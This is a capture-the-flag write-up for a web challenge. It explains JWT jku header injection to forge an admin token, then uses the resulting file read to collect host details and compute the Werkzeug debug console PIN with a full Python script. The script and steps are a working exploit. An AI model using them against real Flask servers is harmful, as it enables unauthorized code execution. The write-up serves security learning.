
Admin ?
Hard: 700 (560) pts
Our server was compromised, we got our hands on a website that the attackers hosted there. A super important secret is there, can you bring us its contents?
Challmaker: sc0r7
Recognition phase

In this app we can see that we have the opportunity to read a file on the system.
But trying to do so we get Permission error: You are not an admin, you do not have access to read server files
Now moving on and trying to examine the JWT token we see that there is a profile key in the payload part set to visitor which is certainly the way the app makes sure that we’re an admin or visitor

After trying some common quick stuffs to modify it to admin I decided to read about the jku header.
So briefly summarized the jku hold a path to a file where a KEY is contained. And this key is used to verify that the token is authentic and it hasn’t been tampered. But the thing is this path could also be a link and if the server doesn’t check the origin of the key we might then:
Create our own key

Modify the jku origin to our key url and use our key to sign the modified token


Then the server is going to check the token with our key and we will be able to read files
For a more detailled overview here is a link that explains it: Jku Header Injection
In the previous picture we see that there is a user named scort (S/O challmaker) with a home directory /home/scort
I tried to read his ssh private key as well as some other interesting file but didn’t find anything profitable.
I then remembered that when doing the directory enumeration I saw this:

This means that the debug mode was enabled and that is not supposed to be the case in production. Trying to access it we’re required the Werkzeug Console Pin. But here is the thing. This PIN isn’t randomly generated. In fact it is mostly based on environment information such as the username of the user running the app, the flask script, the mac address, the modname etc…
So knowing that we already have an LFI we’re now able to retrieve those informations in order to generate the PIN.
Here is a github script for that purpose filled with the correct parameters
#!/bin/python3
import hashlib
from itertools import chain

probably_public_bits = [
        'scort',
        'flask.app', # modname
        'Flask', # getattr(app, '__name__', getattr(app.__class__, '__name__'))
        '/home/scort/.local/lib/python3.9/site-packages/flask/app.py' # getattr(mod, '__file__', None),
]

private_bits = [
        '2485378678786', # read /sys/class/net/eth0/address for example 0d:4a:cd:.. and convert it to 0x0d4acd...
        '7988d89c-f2a7-41f6-a5b7-50f32316852a' # Machine Id: /etc/machine-id(empty in our case) + /proc/sys/kernel/random/boot_id + /proc/self/cgroup (also empty)
]

h = hashlib.sha1() # Newer versions of Werkzeug use SHA1 instead of MD5
for bit in chain(probably_public_bits, private_bits):
        if not bit:
                continue
        if isinstance(bit, str):
                bit = bit.encode('utf-8')
        h.update(bit)
h.update(b'cookiesalt')

cookie_name = '__wzd' + h.hexdigest()[:20]

num = None
if num is None:
        h.update(b'pinsalt')
        num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv = None
if rv is None:
        for group_size in 5, 4, 3:
                if len(num) % group_size == 0:
                        rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                                                  for x in range(0, len(num), group_size))
                        break
        else:
                rv = num

print("Pin: " + rv)
Running it we get:
➜  werkzeug-debug-console-bypass git:(main) ✗ python3 werkzeug-pin-bypass.py
Pin: 114-668-164
Now that we have the pin we are able to open the console and then execute our python code to retrieve the flag